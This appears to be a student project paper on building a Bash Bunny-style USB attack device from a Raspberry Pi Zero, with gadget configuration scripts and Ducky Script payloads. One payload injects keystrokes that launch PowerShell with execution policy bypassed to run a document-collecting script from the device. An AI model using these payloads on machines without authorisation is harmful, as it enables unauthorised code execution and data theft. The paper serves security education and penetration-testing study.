Implementing USB Attacks with Microcontrollers

Author: Alejandro Rodríguez
Advisor: Dr. Jeffrey Duffany
Computer Science Department

Abstract

The USB specification has become one of the most prominent standards for interconnection between devices and peripherals. Its main objective is to provide ease of use and increase compatibility by implementing standard specifications. USB peripherals are self-configuring and are considered Plug and Play (PnP) devices. This simplifies their usage by minimizing the interaction required for their configuration. But host devices must provide a minimum level of trust, which can be exploited by malicious devices. By exploiting this trust, an attacker may masquerade as a trusted USB device such as a keyboard, a flash storage, or an ethernet adapter. Implementing these attacks can be easily achieved by using commercially available tools or a combination of open-source software and low-cost components.

Introduction

To facilitate Plug & Play (PnP) functionality and achieve higher compatibility, a host will typically trust any device plugged into a USB interface. USB interfaces present many advantages, but they compromise security in favor of simplicity and ease-of-use. This introduces a serious vulnerability that can be easily exploited by malicious devices.
We will be exploring possible types of USB attacks that capable of exploiting USB protocol vulnerabilities and how many of these can be performed through the use of low cost components and open source software. Specifically, we will demonstrate how we can replicate most of the functionality of the Bash Bunny from Hak5, a commercially available penetration testing tool for automating USB attacks.

Problem

USB attacks currently remain as one of the top threat vectors, and the level of damage they can achieve can be devastating. Performing these attacks can be relatively simple once physical access is gained into a host. This project aims to provide insight into how typical USB attacks are implemented with the goal of broadening the understanding of their capabilities.


Device Implementation

Homologous to the Bash Bunny, the device can perform multiple attack vectors, which include ethernet adapters, serial devices, mass storage devices, and HID keyboards. The functionality of the Rubber Ducky, a commercial tool developed by Hak5 to perform HID attacks, can also be emulated in the device. The device is a Debian-based Linux machine. This means that most payloads or attack scripts that have been designed for the Bash Bunny can be used on our device with minimal modifications. Ducky Script is also supported to facilitate HID attacks.
The added hardware in the device, which includes 4 dip switches and two push buttons, allow us to select and execute different payloads. This implementation provides for 16 different boot modes. Each boot mode allows for execution of one payload when the device boots and an additional payload for each button that executes when they are pressed, resulting in a total of 48 possible payloads.

Hardware Components

Every hardware component required is commercially available at a relatively low-cost. The following list specifies the hardware components specific to our implementation:

- Raspberry Pi Zero W
- Micros SD card
- DIP switch (x4)
- Tactile push button (x2)
- RGB LED light
- 330 resistor (x3)
- Raspberry Pi Zero USB stem



Software Components

The software components required are freely available and/or open-source. Raspbian Stretch Lite, a minimal version of Raspbian based on Debian Stretch, was implemented as the device's operating system. Additional required scripts can be categorized as follows:

Device Setup: Bash script executed only for first-time setup. This includes installation of required dependencies, setup of the payload launcher service, and setup of requirements for each attack vector. The dwc2 USB drivers and the LibComposite kernel module are enabled in this step to allow configuration of the USB gadgets that will be used as attack vectors.

Payload Launcher Service: Python script that launches the boot payload corresponding to the selected boot mode. The script is kept running in the background to detect when a button is pressed to execute additional payloads based on the boot mode.

Payload Tools: Set of scripts used by the payloads that enable performing attacks on a host. These facilitate tasks such as setup of attack vectors, management of the device' s LED lights, interpreting and executing Ducky Script for performing HID attacks, synchronizing payloads with the host, and signaling the completion of tasks on the host.

Attack Implementation

Attack vectors are implemented through the Gadget API included in the Linux distribution. The API allows us to configure a USB On-The-Go (OTG) device with one or more functions, facilitating the emulation of almost any type of USB device. USB OTG devices provide greater flexibility, allowing devices to act as master, slave, or a combination of both. The LibComposite kernel module is also used to allow greater control over the configuration of gadgets.

Gadget API Setup

```
echo "dtoverlay=dwc2" | tee -a /boot/config.txt
echo "dwc2" | tee -a /etc/modules
echo "libcomposite" | tee -a /etc/modules
```

Attack Vector Configuration

Serial

```
mkdir -p functions/acm.usb0
ln -s functions/acm.usb0 configs/c.1/
```

HID

```
mkdir -p functions/hid.usb0
echo 1 > functions/hid.usb0/protocol
echo 1 > functions/hid.usb0/subclass
echo 8 > functions/hid.usb0/report_length
echo -ne
\\x05\\x01\\x09\\x06\\xa1\\x01\\x05\\x07\\x19\\xe0\\x2
9\\xe7\\x15\\x00\\x25\\x01\\x75\\x01\\x95\\x08\\x81\\x
02\\x95\\x01\\x75\\x08\\x81\\x03\\x95\\x05\\x75\\x01\\
x05\\x08\\x19\\x01\\x29\\x05\\x91\\x02\\x95\\x01\\x75\
\x03\\x91\\x03\\x95\\x06\\x75\\x08\\x15\\x00\\x25\\x65
\\x05\\x07\\x19\\x00\\x29\\x65\\x81\\x00\\xc0 >
functions/hid.usb0/report_desc
ln -s functions/hid.usb0 configs/c.1/
```

Storage

```
FILE=/home/pi/usbdisk.img
mkdir -p ${FILE/img/d}
mount -o loop,ro, -t vfat $FILE ${FILE/img/d}
mkdir -p functions/mass_storage.usb0
echo 1 > functions/mass_storage.usb0/stall
echo 0 > functions/mass_storage.usb0/lun.0/cdrom
echo 0 > functions/mass_storage.usb0/lun.0/ro
echo 0 > functions/mass_storage.usb0/lun.0/nofua
echo $FILE > functions/mass_storage.usb0/lun.0/file
ln -s functions/mass_storage.usb0 configs/c.1/
```

Ethernet

```
mkdir -p functions/ecm.usb0
HOST="48:6f:73:74:50:43" # "HostPC"
SELF="42:61:64:55:53:42" # "BadUSB"
echo $HOST > functions/ecm.usb0/host_addr
echo $SELF > functions/ecm.usb0/dev_addr
ln -s functions/ecm.usb0 configs/c.1/

#put this at the very end of the file:
ifconfig usb0 172.16.64.1 netmask 255.255.255.0 up
systemctl restart isc-dhcp-server.service
```

Payload Examples

HID

```
#!/bin/bash
LED SETUP

ATTACKMODE HID

QUACK GUI r
QUACK STRING cmd
QUACK ENTER
QUACK DELAY 500
QUACK STRING "notepad"
QUACK ENTER
QUACK DELAY 500
QUACK STRING "Hello World!"
QUACK ENTER

LED FINISH
```

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Alejandro>notepad

C:\Users\Alejandro>
```

Untitled - Notepad
File Edit Format View Help
Hello World!


Payload → Result

HID + Storage

```
SYNC_PAYLOADS
ATTACKMODE STORAGE HID

QUACK DELAY 6000
QUACK GUI r
QUACK DELAY 100

QUACK STRING "powerShell -ExecutionPolicy Bypass get-content
((gwmi win32_volume -f
'label=''BUNNY''').Name+'payloads\\2\\getdocs.ps1') |
powershell -noprofile -"
QUACK ENTER
```




Payload → Result

Device Descriptor Configuration

```
cd /sys/kernel/config/usb_gadget/g1
echo 0x1d6b > idVendor # Linux Foundation
echo 0x0104 > idProduct # Multifunction Composite Gadget
echo 0x0100 > bcdDevice # v1.0.0
echo 0x200 > bcdUSB # USB2
mkdir -p strings/0x409
echo $"fedcba9876543210" > strings/0x409/serialnumber
echo $"Alejandro Rodriguez" > strings/0x409/manufacturer
echo $"Pi Zero Bunny" > strings/0x409/product
mkdir -p configs/c.1/strings/0x409
echo 250 > configs/c.1/MaxPower
# Add functions here
ls /sys/class/udc > UDC
```

Assembled Device



Conclusions

The USB standard has proven highly convenient, but flaws in its design introduce serious vulnerabilities that can easily be exploited by malicious devices. Understanding how the USB protocol works and how it can be exploited is essential when aiming to secure a system infrastructure.
Programmable microcontrollers provide great versatility in the implementation of USB peripherals, and consequently, USB attacks. When combined with existing open source software such as Linux's USB Gadget API, development of custom USB devices can become a matter of simple configuration. The capabilities these devices provide coupled with the simplicity of their implementation can make them powerful tools in the arsenal of penetration testers and system administrators alike that can be implemented at a relatively low cost. Though, these same qualities also make such tools attractive to attackers.

References

N. Nissim, R. Yahalom, and Y. Elovici, "USB-Based Attacks," *Computers & Security,* vol. 70, pp 675-688, Sep. 2017.

Tobi, "Composite USB Gadgets on the Raspberry Pi Zero", *isticktoit.net*, Feb 22, 2016. [Online]. . Available: http://www.isticktoit.net/?p=1383.

Theresalu, "Duckberry Pi", *GitHub*.com, [Online]. Available: https://github.com/theresalu/rspiducky.

A. Jensen, "Poor Man's Bash Bunny," *Cron Blog – My Personal Findings,* May 9, 2018. [Online]. Available: https://www.cron.dk/poor-mans-bash-bunny.

Hak5, "Payload Library for the Bash Bunny," *GitHub.com*, [Online]. Available: https://github.com/hak5/bashbunny-payloads.